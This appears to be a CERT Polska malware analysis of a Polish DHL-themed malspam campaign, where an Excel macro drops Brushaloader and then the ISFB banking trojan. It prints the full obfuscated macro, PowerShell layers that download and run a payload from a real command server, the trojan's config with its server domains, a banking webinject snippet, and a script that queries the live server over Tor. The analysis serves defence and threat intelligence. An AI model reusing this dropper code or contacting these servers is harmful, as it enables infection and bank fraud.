
Brushaloader gaining new layers like a pro

Archived: 2026-04-05 23:06:43 UTC

> Yo dawg, I heard you like droppers so I put a dropper in your dropper

On 2019-11-18 we received a report that some of Polish users have began receiving malspam imitating DHL:



Zwroty DHL

Szanowni Państwo,

Uprzejmie informujemy, że zlecenie na odbiór przesyłki zwrotnej 20163942260 zostało zarejestrowane pod numerem: 7259774084WWW

Odbiór przesyłki nastąpi w dniu 19.11.2019, w planowanych godzinach od 10:00 do 14:00.


Prosimy o wydrukowanie załączonego listu przewozowego.
Wydrukowanie listu przewozowego jest konieczne żeby nadać paczkę.

Aktualny status zlecenia mogą Państwo śledzić na stronie: DHL śledzenie przesyłki

Pozdrawiamy,
DHL Parcel
www.dhlparcel.com.pl

UWAGA: Wiadomość ta została wygenerowana automatycznie. Prosimy nie odpowiadać funkcją *Reply/Odpowiedz*


In this short article, we'll take a look at the xls document that has been used as a (1st stage) dropper distributing another well-known (2nd stage) dropper – brushaloader.




Samples analysed:

- 6a101103486e67f1d8839edd18da773bd9b665ab3df650c9882245d0ee712b8e – 25163275820.xls
- 627294cf0495d2daf8d543aca74bf3cf684673c6a32b8ebf6649f882b362a11a – brushaloader printhpp.vbe
- f25bee3bfe185c6df0ce25cf738f1cc9c72a9ea7f33f6f7545e73d2f3d79b5f8 – brushaloader drop(isfb dll)

While the embedded links did not lead to anything interesting, there was also an .xls file attached, let's try opening it up:



Interesting…



Poking around, we have noticed that some cells have text in them, but their contents were hidden using specific style and formatting; the font size was set to 2 and color was set to white.

Let's fetch the macro contents to see what's going on under the hood: ➜ ~olevba 25163275820.xls

	Const leftt = 5
	Function cobos()
	oko = Left((sokia), 2) + 0
	cobos = Cells(oko, oko)
	End Function
	Sub toro()
	Dim boll As Workbook
	Set boll = Workbooks.Add
	End Sub
	Sub comaro()
	G = "0"
	If Mid(ActiveWorkbook.Name, Len(ActiveWorkbook.Name) - 4, 1) = G Then corecc
	End Sub
	Function frug()
	frug = Zero + False
	End Function
	Function afa()
	afa = msoLanguageIDUI
	End Function
	Function sokia()

```
sokia = Application.LanguageSettings.LanguageID(afa)
End Function

Function corecc()
If sokia = 209 * leftt Then Shell venus, msoSyncConflictClientWins
toro
End Function

Function venus()
Dim des, kes As String: des = "": kes = des
For t = leftt To 8
des = des + Zerro(Cells(t, leftt - 1))
Next t
For w = leftt To 8
kes = kes + Zerro(Cells(w, leftt))
Next w
venus = des + cobos & kes
End Function
Function Zerro(ByVal finde As String) As String
J = 1
Dim CGu, subb, hole As Integer
Dim Nnul As Integer
Dim arrg() As Integer
Dim vexel() As Long
subb = IIf(Right(finde, 1) Mod 2 = frug, leftt, leftt - J)
finde = Left(finde, Len(finde) - IIf(Right(finde, 1) Mod 2 = frug, J, J))
hole = Len(finde) / subb - J
ReDim arrg(hole): ReDim vexel(hole)
Nnul = frug: CGu = frug
For CGu = frug To hole
arrg(CGu) = CGu - (hole + J)
Next CGu
For Nnul = frug To hole
For CGu = frug To hole
If CInt(Mid(finde, CGu * subb + J, subb - 3)) = Nnul Then
vexel(Nnul) = (Mid(finde, (CGu + J) * subb - 2, 3) + arrg(Nnul))
Exit For
End If
Next CGu
Next Nnul
Zerro = "" + ""
```

```
For Nnul = frug To hole
Zerro = Zerro & Chr(vexel(Nnul))
Next Nnul
End Function

Private Sub borderstyle_Layout()
Debug.Print: ThisWorkbook.comaro: Debug.Print ""
End Sub

Private Sub prnt_Click()
Debug.Print "": ThisWorkbook.comaro:
End Sub
```

The above code is a complete source-code of the macros embedded in the spreadsheet. Taking a closer look we can identify several interesting snippets:

```
Private Sub prnt_Click()
Debug.Print "": ThisWorkbook.comaro:
End Sub
```

The print button does nothing, probably to encourage users to enable macros in the document.

```
Const leftt = 5
...
Function afa()
afa = msoLanguageIDUI
End Function

Function sokia()
sokia = Application.LanguageSettings.LanguageID(afa)
End Function

Function corecc()
If sokia = 209 * leftt Then Shell venus, msoSyncConflictClientWins
toro
End Function
```

The payload script will run only on application with language set to Polish (id=1045).

```
Const leftt = 5
...
Function cobos()
oko = Left((sokia), 2) + 0
cobos = Cells(oko, oko)
End Function

Function venus()
Dim des, kes As String: des = "": kes = des
```

```
For t = leftt To 8
des = des + Zerro(Cells(t, leftt - 1))
Next t
For w = leftt To 8
kes = kes + Zerro(Cells(w, leftt))
Next w
venus = des + cobos & kes
End Function
```

The program will fetch values from cells D5:D8, E5:E8 and J10 which match the fields with embedded data that we have observed earlier.

The cells' contents are decrypted and concatenated using a custom algorithm. The result is a PowerShell script:

```
PoWershelL -noniNtER -W 0000000000000000000000000000000000000000000000000001 -exEcuTIonPOlic BYpAsS -NopRofi "\".( `$VErbOS
'TVZpj6NIEv0rVms11SW6ixvskeYDmNscNoeN3RqpMWDMfdocvfXfN9OzrV3JzosX8SJfJkGsvq7++PrlF/H5C/v8hX9+WX2/rd6+v317s(
)"\" +([CHaR]44).TOSTRing()+ "\" [IO.ComPREssioN.comprESsIOnmoDE]::deCoMPRess ) ) "\" +([CHaR]44).TOSTRing()+ "\" [TEXt.eN
```

Decompressing the deflate blob can be easily achieved using the following Python script:

```
import base64
import zlib

encoded = "TVZpj6NIEv0rVms11..."

decoded = base64.b64decode(encoded)
decompressed = zlib.decompress(decoded, -15)

with open('output', 'wb') as f:
f.write(decompressed)
```

Running the script yields the following results:

```
( &("{2}{0}{1}" -f '-','ObJEcT','nEW') ("{4}{0}{3}{2}{1}{5}" -f'ySt','De','Mrea','em.iO.sTrEa','S','R')((&("{0}{1}{2}"-f 'n','EW-','ObJEcT'
f'BqK8O8PL9e3DOza','oSQTxj3qX22DBeNY3QCLM5+Xpm0hpt2BX5NbKMIy73H9hF1TVbTyy','ftM0s6HI5TJz','5ooLFtgI+rfXrSqBilEi
,[IO.coMPresSioN.cOmpreSsIONmOdE]::"D`ecO`MprEss" )),[sySTem.teXT.ENcODINg]::"AS`cII") ).("{0}{1}" -f'ReADTOE','nd').Invoke
```

The resulting script is somewhat obfuscated using strings formatting, we can clean it up with another quick Python script:

```
import re
import sys

string_format = '"\\("((\\{\\d+\\})+)"\\s*-f\\s*('.*?')\\)"'

def reformat(match):
items = list(map(int, match.group(1)[1:-1].split('}{')))
strings = match.group(3)[1:-1].split('\',\'')
return '"' + ''.join(strings[x] for x in items) + '"'

with open(sys.argv[1]) as f:
data = f.read()
```

```
print(re.sub(string_format, reformat, data))
```

Which gives us another PowerShell script with a large base64 blob that contains the next layer:

```
( &"nEW-ObJEcT" "SyStem.iO.sTrEaMreaDeR"((&"nEW-ObJEcT" "sYSTem.IO.comPResSiON.dEfLAteSTrEAm"( [Io.MEMORysTREAM
[CONVErt]::"frOmBASE64STRIng".Invoke("pVZpc+JGEP0rKoqspABjDuNsTFGOl8uu9UEMa6eWkNUgBpCty6PBlzz/Pd0zksBJvoUPgx
,[IO.coMPresSioN.cOmpreSsIONmOdE]::"D`ecO`MprEss" )),[sySTem.teXT.ENcODINg]::"AS`cII") )."ReADTOEnd".Invoke() |&( ${eN`V
```

Decoding the base64 and cleaning up the binary again gives us a yet another PowerShell script:

```
function W`D(${Q}){${B} = ${q}.ToCharArray();Foreach (${E`l} in ${B}) {${c} = ${C} + "" +
[System.String]::Format("{0:X2}", [System.Convert]::ToUInt32(${e`l}))}${c}};${dF}=."Get-
WMIObject" -class "win32_PhysicalMedia";${E`ZA}=
[Text.Encoding]::UTF8;${a}=";${s`Er}=foreach(${df} in ${dF})
{${A}=${A}+${d`F}.SerialNumber};${E}=.('wd')(${a});.('SV') ('j') (&"New-Object"
"Net.WebClient");.('Sv') "qW3" "https://reloffersstart.co/ss.php?$e";function G`H(${sG}){${Tg}=
[Convert]::FromBase64String(${S`G});return ${Tg}};${p`P}=(&"New-Object" "IO.StreamReader"
(."New-Object" "IO.Compression.GzipStream"((."New-Object" "IO.MemoryStream"(,(([byte[]]
(."Variable" ('j')).Value.DownloadData((.('Gi') "Variable:/qW3").Value))))),
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();${F5}=${Pp}.substring(0,5)+
(${pp} -replace '.*?(?=.{1,5}$)').trim();${P`P}=(${p`p} -replace ".{5}$") -replace "^.
{5}";foreach(${o`H} in ${P`P}){${ok}=@();${f`s}=${F5}.ToCharArray();${OH}=.('gh')
(${OH});for(${Z}=0;${z} -lt ${O`h}.count;${z}++){${ok}+=[char]([Byte]${O`h}[${z}] -
bxor[Byte]${F`S}[${z}%${f`S}.count])}};${M`k}=(&"Gci" -path (((${e`NV:T`EmP}.tostring()))) |
."Where-Object" { ${_}.PSIsContainer }|."select" "fullname" |."Get-Random" -count 1).FullName+
(("bj2printhpp.vbe").REpLACe(([CHaR]98+[CHaR]106+[CHaR]50),[StrinG][CHaR]92));
[io.file]::WriteAllText(${m`K},(${E`za}.GetString((&('gh')(((&"New-Object" "IO.StreamReader"
(&"New-Object" "IO.Compression.GzipStream"((&"New-Object" "IO.MemoryStream"(,(&('gh')
(${Ok}))))),[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))));if((&"gci"
${m`K}).Length -lt 5){exit};[System.Diagnostics.Process]::Start(${M`K})|."out-null";&"sleep" 25;.
('ls');[io.file]::WriteAllLines(${M`K},[regex]::replace(${E},'\D','1'));
```

After some manual formatting we eneded up with the below script:

```
function W`D(${Q}){
${B} = ${q}.ToCharArray();
Foreach (${E`l} in ${B}) {
${c} = ${C} + "" + [System.String]::Format("{0:X2}", [System.Convert]::ToUInt32(${e`l}))
}
${c}
};
${dF}=."Get-WMIObject" -class "win32_PhysicalMedia";
${E`ZA}=[Text.Encoding]::UTF8;
${a}=";
${s`Er}=foreach(${df} in ${dF}){${A}=${A}+${d`F}.SerialNumber};
${E}=.('wd')(${a});
.('SV') ('j') (&"New-Object" "Net.WebClient");
.('Sv') "qW3" "https://reloffersstart.co/ss.php?$e";

function G`H(${sG}){
${Tg}=[Convert]::FromBase64String(${S`G});
return ${Tg}
};
```

```
${p`P}=(&"New-Object" "IO.StreamReader"(."New-Object" "IO.Compression.GzipStream"((."New-Object" "IO.MemoryStream"(,(([byte[]]."Variable" ('j')).Value.DownloadData((.('Gi') "Variable:/qW3").Value))))),[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
${F5}=${Pp}.substring(0,5)+ (${pp} -replace '.*?(?=.{1,5}$)').trim();
${P`P}=(${p`p} -replace ".{5}$") -replace "^.{5}";
foreach(${o`H} in ${P`P}){
${ok}=@();
${f`s}=${F5}.ToCharArray();
${OH}=.('gh')(${OH});
for(${Z}=0; ${z} -lt ${O`h}.count; ${z}++){
${ok}+=[char]([Byte]${O`h}[${z}] -bxor[Byte]${F`S}[${z}%${f`S}.count])
}
};

${M`k}=(&"Gci" -path (((${e`NV:T`EmP}.tostring()))) | ."Where-Object" { ${_}.PSIsContainer }|."select" "fullname" |."Get-Random" -count 1).FullName+ (("bj2printhpp.vbe").REpLAce(([CHaR]98+[CHaR]106+[CHaR]50),[StrinG][CHaR]92));

[io.file]::WriteAllText(${m`K},(${E`za}.GetString((&('gh')(((&"New-Object" "IO.StreamReader" (&"New-Object" "IO.Compression.GzipStream"((&"New-Object" "IO.MemoryStream"(,(&('gh') (${Ok}))))),[IO.Compression.CompressionMode]::Decompress))).ReadToEnd())))));

if((&"gci" ${m`K}).Length -lt 5){exit};
[System.Diagnostics.Process]::Start(${M`K})|."out-null";
&"sleep" 25;
.('ls');
[io.file]::WriteAllLines(${M`K},[regex]::replace(${E},'\D','1'));
```

In short, the script iterates over drive IDs and concatenates them creating a hex-encoded unique id.

That id is then submitted to the c2, which responds with an xor-encrypted payload, that is the first stage vbs of a normal brushaloader campaign.

It can be easilly fetched, decrypted and decoded using this nifty Python script with some help from our malware-analysis library – malduck:

```
import requests
import malduck
from base64 import b64decode
import gzip
import os

# url fetched from sample
url = 'https://reloffersstart.co/ss.php'
my_disk_id = os.urandom(32).hex()

# avoid causing a scene
headers = {
'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.15063; en-US) PowerShell/6.0.0'
```

```
}

# ¯\_(ツ)_/¯
proxies = {
'http': 'socks5://localhost:9050',
'https': 'socks5://localhost:9050'
}

r = requests.get(f'{url}?{my_disk_id}', proxies=proxies, headers=headers)

# the original response is gziped
response = gzip.decompress(r.content)

# the xor key is composed of first and last 5 bytes
key = response[:5] + response[-5:]
payload = response[5:-5]
decrypted = malduck.xor(key, b64decode(payload))

# additional compression + encoding for some reason
final_payload = b64decode(gzip.decompress(b64decode(decrypted)))
with open('printhpp.vbe', 'w') as f:
f.write(final_payload.decode('utf-8'))
```

Brushaloader has been described exensively in the past by Proofpoint and Talos, nothing new here.

Let's focus on the dropped binary instead, Brushaloader used to be used for distribution of Danabot botnet no. 3 in Poland, but some time ago we have observed a shift to ISFB v2.

For this particular sample the config is as follows:

```
{
"compilation_date": "Nov 5 2019",
"tor64_dll": "google.com file://%appdata%/system64.dll",
"botnet": 1000,
"sendtimeout": 300,
"bctimeout": 10,
"ssl": true,
"configfailtimeout": 30,
"dga_seed": 1,
"dga_base_url": "constitution.org/usdeclar.txt",
"key": "WIdtM3YCfxhwrbV1",
"dga_lsa_seed": 3988359472,
"server": 12,
"dga_count": 5,
"configtimeout": 300,
"public_key": {
"e": 65537,
```

```
"n": "272562138924558842870673573815850761496096549838336298002303812523172883358094475209631856422742741783224499456 6
},
"type": "isfb",
"dga_tld": [
".com",
".ru",
".org"
],
"knockertimeout": 300,
"xcookie": -1,
"timer": 60,
"exe_type": "worker",
"ip_service": "curlmyip.net",
"tasktimeout": 300,
"tor32_dll": "google.com file://%appdata%/system32.dll",
"version": "2.16.098",
"domains": [
{
"cnc": "http://ey7kuuklgieop2pq.onion\n"
},
{
"cnc": "http://maiamirainy.at"
},
{
"cnc": "http://drunt.at"
}
],
"dga_season": 10,
"dga_crc": 1320669898
}
```


The static config is used to download webinjects and redirects targeting Polish banking sites and email providers.

```
ACTION: REDIRECT - Target: https://*test1/my9rep/* -> http://nesssellbuyt.xyz/hc/
ACTION: REDIRECT - Target: https://*css15/home/* -> http://nesssellbuyt.xyz/newstyle/

set_url https://<REDACTED>/*
replace: </title>
inject:
</title>
<script id="myjs1" src="test1/my9rep/myjs28_frr_s35.js?bb=@ID@" data-botid="@ID@"></script>
```

	<script id="myjs2">
	document.getElementById("myjs1").parentNode.removeChild(document.getElementById("myjs1"));
	document.getElementById("myjs2").parentNode.removeChild(document.getElementById("myjs2"));
	</script>
	end_inject

If you're interested in receiving information about webinjects targeted at your domain, you might want to check out our injects sharing website: injects.cert.pl

That's it, if you have any additional questions do not hestitate to reach out to us at @CERT_Polska_en or info@cert.pl

Thanks to Kafeine from Proofpoint for the ISFB sample.
